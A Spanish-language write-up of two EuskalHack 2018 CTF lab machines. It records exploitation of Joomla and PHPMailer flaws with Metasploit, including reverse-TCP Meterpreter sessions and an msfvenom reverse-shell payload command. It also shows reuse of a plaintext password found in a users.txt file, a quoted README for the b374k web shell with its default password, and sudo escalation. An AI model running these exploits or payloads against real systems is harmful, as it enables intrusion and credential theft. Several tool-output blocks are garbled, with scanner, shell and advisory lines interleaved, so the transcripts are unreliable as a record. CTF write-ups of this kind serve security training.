

# CTF-EUSKALHACK

2018

Write-Up

Participante: BULW4RK

## Agradecimientos

Antes de nada, agradecer al equipo de EUSKALHACK el haber creado este evento, al igual que a iHACKLABS, por haber puesto a nuestra disposición estos CTFs.

Espero que, el siguiente Writeup, dentro del poco tiempo que le he podido dedicar tanto a su creación como al CTF, sea de utilidad y muestre otras formas de hacer las cosas.

Allá vamos.


# BETRIA

## User Flag

Antes de nada, como en cualquier test de intrusión, realizamos un escaneo para ver qué nivel de exposición en cuanto a servicios tiene la máquina.

```
root@kali:~/home/ [REDACTED]# nmap -Pn -sS 10.46.0.150 -n -sV
Starting Nmap: 7.70 (https://nmap.org) at 2018-06-15 20:25 CEST
Nmap scan report for 10.46.0.150
Host is up (0.040s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
111/tcp   open  rpcbind  2-4 (RPC #100000)
3306/tcp  open  mysql    MariaDB (unauthorized)
MAC Address: 00:50:56:BE:8A:41 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.46 seconds
```

Vemos servicios como ssh, web, rpcbind, y una base de datos mysql. Comenzamos con el análisis web:



Tras realizar un fuzzing de directorios, vemos que tenemos un panel admin. En concreto, en administrator/index.php, obtenemos el panel de admin de Joomla:



## Chequeamos la versión del Joomla:

```
msf auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.6 (CentOS) PHP/5.4.16
[+] Joomla version: 3.4.4
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/joomla_version) >
```

```
msf auxiliary(scanner/http/joomla_pages) > run
##
# Uncomment following line if your webserver's URL
# is not default, or if you want to specify a different file path:
# url = 'http://www.example.com'
# path = '/usr/share/metasploit-framework'
[+] Page Found: /administrator/index.php
[+] Page Found: /htaccess.txt
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/joomla_pages) >
```

Buscamos plugins:

[illegible]

Le damos una pasada con joomscan:



```

Joomla!Core Security Bypass VulnerabilityThe target port (TCP)
CVE-2016-9081noNegotiate SSL/TLS for outgoing connections
https://developer.joomla.org/security-centre/661-20161003-core-account-modifications.html
TRIGGERURIPath to the uploaded payload
Joomla!Core Arbitrary File Upload Vulnerabilityserver virtual host
CVE-2016-9836yesPath to the web root
https://developer.joomla.org/security-centre/665-20161202-core-shell-upload.html

Joomla! Information Disclosure Vulnerability
CVE : CVE-2016-9837
https://developer.joomla.org/security-centre/666-20161203-core-information-disclosure.html

-----
PHPMailerRemote Code Execution Vulnerability
CVE : CVE-2016-10033
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
https://github.com/opsxcq/exploit-CVE-2016-10033> set RHOST set RHOSTS 10.46.0.150Interrupt: use
EDB :>https://www.exploit-db.com/exploits/40969/> set RHOSTS 10.46.0.150
RHOSTS => 10.46.0.150
PHPMailerIncomplete Fix Remote Code Execution Vulnerability
CVE : CVE-2016-10045
https://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection
EDB : https://www.exploit-db.com/exploits/40969/

Name      Current Setting  Required  Description
-----
Proxies    no              A proxy chain of format type:host:port[,type:host:port]
[+]RCChecking Directory Listing yes          The target address
[+]PDDirectory has directory listing : The target port (TCP)
http://10.46.0.150/administrator/componentsNegotiate SSL/TLS for outgoing connections
http://10.46.0.150/administrator/modulesPath to the application root
http://10.46.0.150/administrator/templatesPath to the uploaded payload
http://10.46.0.150/images/bannersHTTP server virtual host
WEB_ROOT   /var/www        yes       Path to the web root

[+] Checking apache info/status files
[+]info/status files are not found

[+]adminfinder
[+] Admin page : http://10.46.0.150/administrator/
0 PHPMailer <5.2.18
[+] Checking robots.txt existing
[+] robots.txt is not found
msf exploit(multi/http/phpmailer_arg_injection) > run
[+] Finding common backup files name
[+]Backup files are not found
[*] Exploit completed, but no session was created.
[+] Finding common log files namearg_injection) > set RHOST 10.46.0.150
[+]RHOST 10.46.0.150
[+]error@log is not found
msf exploit(multi/http/phpmailer_arg_injection) > run
[+] Checking sensitive config.php.x file
[+]SReadableconfig files are not found68.125.128:4444
[*] Writing the backdoor to /var/www/im3f3nY1.php
[*] Sleeping before requesting the payload from: /im3f3nY1.php
Your Report :reports/10.46.0.150/to trigger the payload

```

Explotamos una vulnerabilidad de la cual tenemos información a continuación:

<https://resources.infosecinstitute.com/exploiting-cve-2015-8562-new-joomla-rce-2/#gref>

```

msf exploit(multi/http/joomla_http_header_rce) > set RHOST 10.46.0.150
RHOST => 10.46.0.150
msf exploit(multi/http/joomla_http_header_rce) > run

[*] Started reverse TCP handler on 10.46.0.200:4444
[*] 10.46.0.150:80 - Sending payload ...
[*] Sending stage (37775 bytes) to 10.46.0.150
[*] Meterpreter session 1 opened (10.46.0.200:4444 -> 10.46.0.150:54320) at 2018-06-15 21:29:20 +0200

^C[-] 10.46.0.150:80 - Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(multi/http/joomla_http_header_rce) > sessions

Active sessions
=====
Id  Name  Type           Information                               Connection
--  ---  -
1   meterpreter php/linux root (0) @ Betria 10.46.0.200:4444 -> 10.46.0.150:54320 (10.46.0.150)

msf exploit(multi/http/joomla_http_header_rce) > sessions 1
[*] Starting interaction with 1...

meterpreter >

```

```
meterpreter > sysinfo
Computer Name : Betria
OS Version : Linux Betria 3.10.0-514.6.1.el7.x86_64 #1 SMP Wed Jan 18 13:06:36 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter > > 150/administrator/templates
```

Ya tenemos un meterpreter con permisos de limitados.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-bus-proxy:x:999:998:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:998:997:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
abrt:x:173:173:/:etc/abrt:/sbin/nologin
unbound:x:996:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
colord:x:995:993:User for colord:/var/lib/colord:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
geoclue:x:994:991:User for geoclue:/var/lib/geoclue:/sbin/nologin
saslauthd:x:993:76:Saslauthd user:/run/saslauthd:/sbin/nologin
libstoragemgmt:x:992:990:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
chrony:x:991:988:/:var/lib/chrony:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
setroubleshoot:x:990:987:/:var/lib/setroubleshoot:/sbin/nologin
sssd:x:989:986:User for sssd:/:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
gdm:x:42:42:/:var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:988:983:/:run/gnome-initial-setup:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
postfix:x:89:89:/:var/spool/postfix:/sbin/nologin
tcpdump:x:72:72:/:/sbin/nologin
bob:x:1000:1000:bob:/home/bob:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
meterpreter > > 150/administrator/templates
```

Nos pasamos a un “shell”:



```

meterpreter > shell
Process 53343 created. Bypass Vulnerability
Channel 1 created!
https://developer.joomla.org/security-centre/
ls
account Core Arbitrary File Upload Vulnerability
adm : CVE-2016-9836
cache://developer.joomla.org/security-centre/
crash
db Joomla! Information Disclosure Vulnerability
empty CVE-2016-9837
games://developer.joomla.org/security-centre/
gopher
kerberos Remote Code Execution Vulnerability
lib : CVE-2016-10033
local://www.rapid7.com/db/modules/exploit/multi
lock ://github.com/opsxcq/exploit-CVE-2016-10033
log : https://www.exploit-db.com/exploits/48561
mail
nis Mailer Incomplete Fix Remote Code Execution
opt : CVE-2016-10045
preserve www.rapid7.com/db/modules/exploit/multi
run : https://www.exploit-db.com/exploits/48561
spool
target
tmp
www Checking Directory Listing
yp+ directory has directory listing :
whoami/10.46.0.150/administrator/components
apache/10.46.0.150/administrator/modules
http://10.46.0.150/administrator/templates

```

Llega un directorio donde encontramos un usuario:

```

https://developer.joomla.org/security-centre/
account
admin Joomla! Core Security Bypass Vulnerability
cache CVE-2016-9081
crash //developer.joomla.org/security-centre/
db
empty Joomla! Core Arbitrary File Upload Vulnerability
games CVE-2016-9836
gopher//developer.joomla.org/security-centre/
kerberos
lib Joomla! Information Disclosure Vulnerability
local CVE-2016-9837
locks://developer.joomla.org/security-centre/
log
mail Mailer Remote Code Execution Vulnerability
nis : CVE-2016-10033
opt https://www.rapid7.com/db/modules/exploit/multi
preserve github.com/opsxcq/exploit-CVE-2016-10033
run : https://www.exploit-db.com/exploits/48561
spool
target Mailer Incomplete Fix Remote Code Execution
tmp : CVE-2016-10045
www https://www.rapid7.com/db/modules/exploit/multi
yp+ : https://www.exploit-db.com/exploits/48561
cd www
ls
cgi-bin
html Checking Directory Listing
users.txt directory has directory listing :
cat users.txt 10.46.0.150/administrator/components
bob:qUXSMmigBjqtlPL4GMib administrator/modules
http://10.46.0.150/administrator/templates

```



Probamos en password vía ssh para bob:

```
~$ ssh bob@10.46.0.150
The authenticity of host '10.46.0.150 (10.46.0.150)' can't be established.
ECDSA key fingerprint is SHA256:WglgCeLfpIjAjl5Symbtd1k83ygKbs7S/N9JpEdHw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.46.0.150' (ECDSA) to the list of known hosts.
bob@10.46.0.150's password:
Last login: Thu Jun 14 14:59:56 2018
```

Y aquí conseguimos el primer flag:

```
[bob@Betria ~]$ ls
Desktop Documents Downloads exploiting.txt Music Pictures Prueba.txt Public secret.txt Templates Videos
[bob@Betria ~]$ whoami
bob
SHA256:5X2r85Al83NzuJANQP0CVuL0SKKZNVuYT58H1Pdv4rU.
bob you sure you want to continue connecting (yes/no)? yes
[bob@Betria ~]$ cat secret.txt
4.36.134.37:1337 (ECDSA) to the list of known hosts.
well done 65ayTpalsid4BMQH5XZ9I0bo9j20TyTS !
[bob@Betria ~]$
```

## Admin Flag

Ahora, para conseguir el de admin, aunque mucha gente, al igual que a yo, estoy seguro de que hemos andado dando vueltas alrededor del cron, si miramos fijamente:

```
[bob@Betria ~]$ crontab -l
*/5 * * * * root /home/aspera/my_script.sh
*/5 * * * * root /var/www/html/backup.sh > /var/www/html/log.txt
*/2 * * * * root /usr/bin/who >> /home/bob/Prueba.txt
[bob@Betria ~]$ ls -l /var/www/html/backup.sh
-rwxrwxrwx. 1 root root 9 Jun 16 02:47 /var/www/html/backup.sh
[bob@Betria ~]$
```

El crontab de bob intenta ejecutar como root (además de que si no me equivoco un crontab de un usuario normal no permite poner root de esa forma, por ello los errores que veíamos en la carpeta de mails del usuario).

De todas formas, nos acordamos del fichero sudoers.

```
[bob@Betria ~]$ sudo su
[root@Betria bob]# cat /root/secret.txt
Well Done!! 7214dce354acbfff06c81f66c4cd00081
[root@Betria bob]#
```









Nos permitía elevar a sudo ya que éramos parte de sudoers. Con esto obtenemos el flag de admin.

## HADIR

### User Flag

Antes de nada, escaneamos y vemos que hay una web abierta. Tras una enumeración, encontramos el siguiente path:

## Index of /1

Name	Last modified	Size	Description
 <a href="#">Parent Directory</a>		-	
 <a href="#">LICENSE.md</a>	2017-04-09 11:19	1.1K	
 <a href="#">README.md</a>	2017-04-09 11:19	2.8K	
 <a href="#">b374k.php</a>	2017-04-09 11:20	109K	
 <a href="#">base/</a>	2017-04-09 11:19	-	
 <a href="#">index.php.txt</a>	2017-04-09 11:19	18K	
 <a href="#">module/</a>	2017-04-09 11:19	-	
 <a href="#">theme/</a>	2017-04-09 11:19	-	

Apache/2.4.10 (Debian) Server at 10.46.0.152 Port 80

Investigamos y vemos que nos sale el password utilizado por defecto:

```
# b374k shell 3.2
This PHP Shell is a useful tool for system or web administrator to do remote management without using
cpanel, connecting using ssh, ftp etc. All actions take place within a web browser

Features :
* File manager (view, edit, rename, delete, upload, download, archiver, etc)
* Search file, file content, folder (also using regex)
* Command execution
* Script execution (php, perl, python, ruby, java, node.js, c)
* Give you shell via bind/reverse shell connect
* Simple packet crafter
* Connect to DBMS (mysql, mssql, oracle, sqlite, postgresql, and many more using ODBC or PDO)
* SQL Explorer
* Process list/Task manager
* Send mail with attachment (you can attach local file on server)
* String conversion
* All of that only in 1 file, no installation needed
* Support PHP > 4.3.3 and PHP 5

## Requirements :
* PHP version > 4.3.3 and PHP 5
* As it using zepto.js v1.1.2, you need modern browser to use b374k shell. See browser support on
zepto.js website http://zeptojs.com/
* Responsibility of what you do with this shell

## Installation :
Download b374k.php (default password : b374k), edit and change password and upload b374k.php to your
server, password is in sha1(md5()) format. Or create your own b374k.php, explained below

## Customize :
After finished doing editing with files, upload index.php, base, module, theme and all files inside it to
a server

Using Web Browser :

Open index.php in your browser, quick run will only run the shell. Use packer to pack all files into
single PHP file. Set all the options available and the output file will be in the same directory as
index.php
```

También nos da información de la versión apache, php, y la de Kernel, que vemos que parece no ser vulnerable a Dirty Cow:

Server IP : 10.46.0.152 | Your IP : 10.46.0.200  
Time @ Server : 16 Jun 2018 21:28:59  
Linux Hadir 3.16.0-4-686-pae #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) i686  
Apache/2.4.10 (Debian) | PHP 7.0.17-1~dotdeb+8.1

k3rn3l 3.2.3 @ /home/alice/					
Explorer Terminal Eval Convert Database Info Mail Network Processes					
Server IP : 10.46.0.152   Your IP : 10.46.0.200 Time @ Server : 16 Jun 2018 22:01:17 Linux Hadir 3.16.0-4-686-pae #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) i686 Apache/2.4.10 (Debian)   PHP 7.0.17-1~dotdeb+8.1					
	name	size	owner	perms	modified
<input type="radio"/>	[ . ]	action 008	alice:alice	drwxrwxr-x	14-Jun-2018 23:26:55
<input type="radio"/>	[ .. ]	action 008	root:root	drwxr-xr-x	08-Apr-2017 11:24:14
<input type="radio"/>	[ .cache ]	action 008	alice:alice	drwxrwxr-x	09-Apr-2017 11:19:57
<input type="radio"/>	[ .config ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:49
<input type="radio"/>	[ .dbus ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ .gnupg ]	action 008	alice:alice	drwxrwxr-x	14-Jun-2018 23:26:58
<input type="radio"/>	[ .local ]	action 008	alice:alice	drwxrwxr-x	14-Jun-2018 17:04:51
<input type="radio"/>	[ .ssh ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:49
<input type="radio"/>	[ .vim ]	action 008	root:root	drwxrwxr-x	09-Apr-2017 18:11:20
<input type="radio"/>	[ Desktop ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ Documents ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ Downloads ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ Music ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ Pictures ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ Public ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34
<input type="radio"/>	[ Templates ]	action 008	alice:alice	drwxrwxr-x	08-Apr-2017 11:18:34

Ejecutamos comandos para ver qué nivel de privilegios tenemos:

```
import os
os.system('whoami')
```

Options/Switches

Arguments

python

run

Using dir : /tmp/ (writable)  
Temporary file : python47258b8d (ok)  
Setting permissions : 0755 (ok)  
Execute : python python47258b8d  
Deleting temporary file : python47258b8d (ok)  
Finished...

www-data

Vemos que no son suficientes. De todas formas, por una mala gestión de permisos del directorio home:

```
Server IP : 10.46.0.152 | Your IP : 10.46.0.200
Time @ Server : 15 Jun 2018 22:01:17
Linux Hadir 3.16.0-4-686-pae #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) i686
Apache/2.4.10 (Debian) | PHP 7.0.17-1~dotdeb+8.1

/home/alice/>ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
dotdeb.gpg
forppc_200puntos.zip
secret.txt
vmware-tools-distrib

/home/alice/>whoami
www-data

/home/alice/>cat secret.txt
well done dRA6c0y0WhjJ9Fony9nr6V0TCSwCid5p !

/home/alice/>
```

Tenemos el flag de user.

## Forensic

En el zip forppc\_200puntos.zip encontramos el reto de FORENSICS, en el cual tenemos tres ficheros:

- Captura pcap: conversacion\_cliente\_servidor
- Fichero texto: LEEME
- Servidor en Python: server\_redacted

El fichero pcap es una captura de una conversación con el servidor en localhost. El fichero Python es un servidor de reto/respuesta con el cual tenemos que mantener una conversación, y el fichero LEEME tiene datos para gestionar el reto:

Para resolver este reto :

nc 54.\*\*\*.\*\*\*.37 2323

Conectándonos con el servidor, vemos que antes de nada nos envía unas preguntas que podemos contestarle directamente mediante netcat.

Una vez hablado con el dos mensajes, nos empieza a enviar datos raw como payload del TCP.

Esto, tras analizar el código del servidor que tenemos, nos requiere construir el siguiente código (no es bonito, pero es funcional):

---

```
#!/usr/bin/python

import struct
import sys
import random
import time

def saludo():
    sys.stdout.write("HolaSoyBotMajo")
    sys.stdout.flush()
    x = sys.stdin.read(4)
    sys.stderr.write("respuesta " + repr(x))
    if x != "REDACTED":
        return False

    sys.stdout.write("Correcto")
    sys.stdout.flush()
    x = sys.stdin.read(24)
    sys.stderr.write("respuesta 2 " + repr(x))

    if x not in "\REDACTED":
        return False

    else:
        return True

def calculos(a, b, operacion):
    if operacion == 0x01:
        return struct.pack("I", (a + b))

    if operacion == 0x29:
        return struct.pack("I", (a - b))

    return 0

def empaqueta_output(a, b, operacion, rondax):
    sys.stdout.write(struct.pack("b", 14))
    sys.stdout.write(struct.pack("b", operacion))
    sys.stdout.write(struct.pack(">I", a))
    sys.stdout.write(struct.pack("<I", b))
    sys.stdout.write(struct.pack("I", rondax))
    sys.stdout.flush()

def rondacalculos(rondax, operacion=65535):

    if operacion == 65535:
        operacion = random.choice([0x01, 0x29])

    if operacion == 65534:
        operacion = random.choice([0x01, 0x29])

    if operacion == 0x01:
        t1 = random.randint(1, 0xFFFF)
        t2 = random.randint(1, (0xFFFF - t1))
        sys.stderr.write(str(t1) + " + " + str(t2) + "\n")
        empaqueta_output(t1, t2, operacion, rondax)

    if operacion == 0x29:
        t1 = random.randint(3, 0xFFFF)
        t2 = random.randint(1, (t1 - 1))
        sys.stderr.write(str(t1) + " - " + str(t2) + "\n")
        empaqueta_output(t1, t2, operacion, rondax)

    x = sys.stdin.read(4)
    if x in calculos(t1, t2, operacion):
        return True
    else:
        print "fallo"
        return False
```

---

```

if __name__ == "__main__":
    if not saludo():
        print "Sigue intentandolo guapi!"
        sys.exit(1)

    for i in range(1, 50):
        time.sleep(1)
        sys.stderr.write("\nRonda: " + str(i) + "\n")

        if not rondacalculos(i, 65534):
            sys.exit(1)

    sys.stdout.write("Ganador!!!! flag{redacted}")
    sys.stdout.flush()

```

Tras ejecutarlo, obtenemos lo siguiente:

```

b'\x0e)\x00\x00B\x97;\x06\x00\x00\x1e\x00\x00\x00'
b'\\<\x00\x00'
b'\x0e)\x00\x00\x89\xd0K^\x00\x00\x1f\x00\x00\x00'
b'\x85+\x00\x00'
b'\x0e)\x00\x00n\xa6\x9d\x1f\x00\x00 \x00\x00\x00'
b'\t0\x00\x00'
b'\x0e\x01\x00\x00.\x14\xd0\x92\x00\x00!\x00\x00\x00'
b'\xe4\xc0\x00\x00'
b'\x0e\x01\x00\x00\xbe\xb8\xe5\x0f\x00\x00"\x00\x00\x00'
b'\x9d\xce\x00\x00'e("respuesta " + repr(x))
b"\x0e\x01\x00\x00'\x1bG\x8a\x00\x00#\x00\x00\x00"
b'b\xbl\x00\x00'
b'\x0e\x01\x00\x00\xfa\x00\x00'
b'\\x0e)\x00\x00\xfa\x00\x00'
b"\x0e)\x00\x00\xfa\x00\x00'
b'\x89\x02\x00\x00'
b'\x0e)\x00\x00\xfaEj\x14\x00\x00&\x00\x00\x00'
b'\xe8\xdf\x00\x00'
b"\x0e)\x00\x00\xacm\xd1j\x00\x00'\x00\x00\x00"
b'\x9cA\x00\x00'
b'\x0e\x01\x00\x00XT\xbc\x94\x00\x00(\x00\x00\x00'
b'\x10\xed\x00\x00'
b'\x0e)\x00\x00\x14\xd4\xfb\x08\x00\x00)\x00\x00\x00'
b'\xd9\x0b\x00\x00'
b'\x0e\x01\x00\x00P]#G\x00\x00*\x00\x00\x00'
b'\x80\x97\x00\x00'
b'\x0e\x01\x00\x00\x81\x8c\xa0@\x00\x00+\x00\x00\x00'
b',\xc2\x00\x00'
b'\x0e)\x00\x00Z\xc1\xba6\x00\x00,\x00\x00\x00'
b'\x07$\x00\x00'
b'\x0e)\x00\x00&7\x1c\x1d\x00\x00-\x00\x00\x00'
b'\x1b\t\x00\x00'
b'\x0e\x01\x00\x00\xc3xw\x07\x00\x00.\x00\x00\x00'
b'\xef\xca\x00\x00'
b'\x0e\x01\x00\x00\xcc\x14\xb8\x0b\x00\x00/\x00\x00\x00'
b'\xcc\xd7\x00\x00'
b'\x0e)\x00\x00q\xbe\n<\x00\x0000\x00\x00\x00'
b'\xb45\x00\x00'
b'\x0e\x01\x00\x00"\xde\x7f\xc7\x00\x001\x00\x00\x00'
b']\xea\x00\x00'
b'Ganador!!!! flag{ihave_p0w3r_m4th$}'

```

Con esto tenemos el flag del forensic.

## Admin Flag

Antes de nada, intentamos obtener un Meterpreter:

```
root@kali: /home/[redacted]/msfpc# msfpc linux meterpreter
[*] MSFvenom Payload Creator (MSFPC v1.4.4)

[i] Use which interface - IP address?:
[i] 1.) tap0 - 10.46.0.200
[i] 2.) lo - 127.0.0.1
[i] 3.) eth0 - 192.168.125.128
[i] 4.) wan - 83.213.13.130
[?] Select 1-4, interface or IP address: 1

[i] IP: 10.46.0.200
[i] PORT: 443
[i] TYPE: linux (linux/x86/meterpreter/reverse_tcp)
[i] CMD: msfvenom -p linux/x86/meterpreter/reverse_tcp -f elf \
--platform linux -a x86 -e generic/none LHOST=10.46.0.200 LPORT=443 \
> '/home/[redacted]/msfpc/linux-meterpreter-staged-reverse-tcp-443.elf'

[i] linux meterpreter created: '/home/[redacted]/msfpc/linux-meterpreter-staged-reverse-tcp-443.elf'

[i] MSF handler file: '/home/[redacted]/msfpc/linux-meterpreter-staged-reverse-tcp-443-elf.rc'
[i] Run: msfconsole -q -r '/home/[redacted]/msfpc/linux-meterpreter-staged-reverse-tcp-443-elf.rc'
[?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
[*] Done!
```

Generamos el ejecutable, con netcat lo subimos a la víctima, levantamos el handler en la máquina atacante, y ejecutamos él “.elf”.

Con esto obtenemos un meterpreter, pero tras buscar durante un rato, explotar Dirty Cows (aunque por la versión de Kernel no debería), enumerar sistema de ficheros, etc., no se encuentra nada interesante. Por ello, aquí acaba mi Writeup.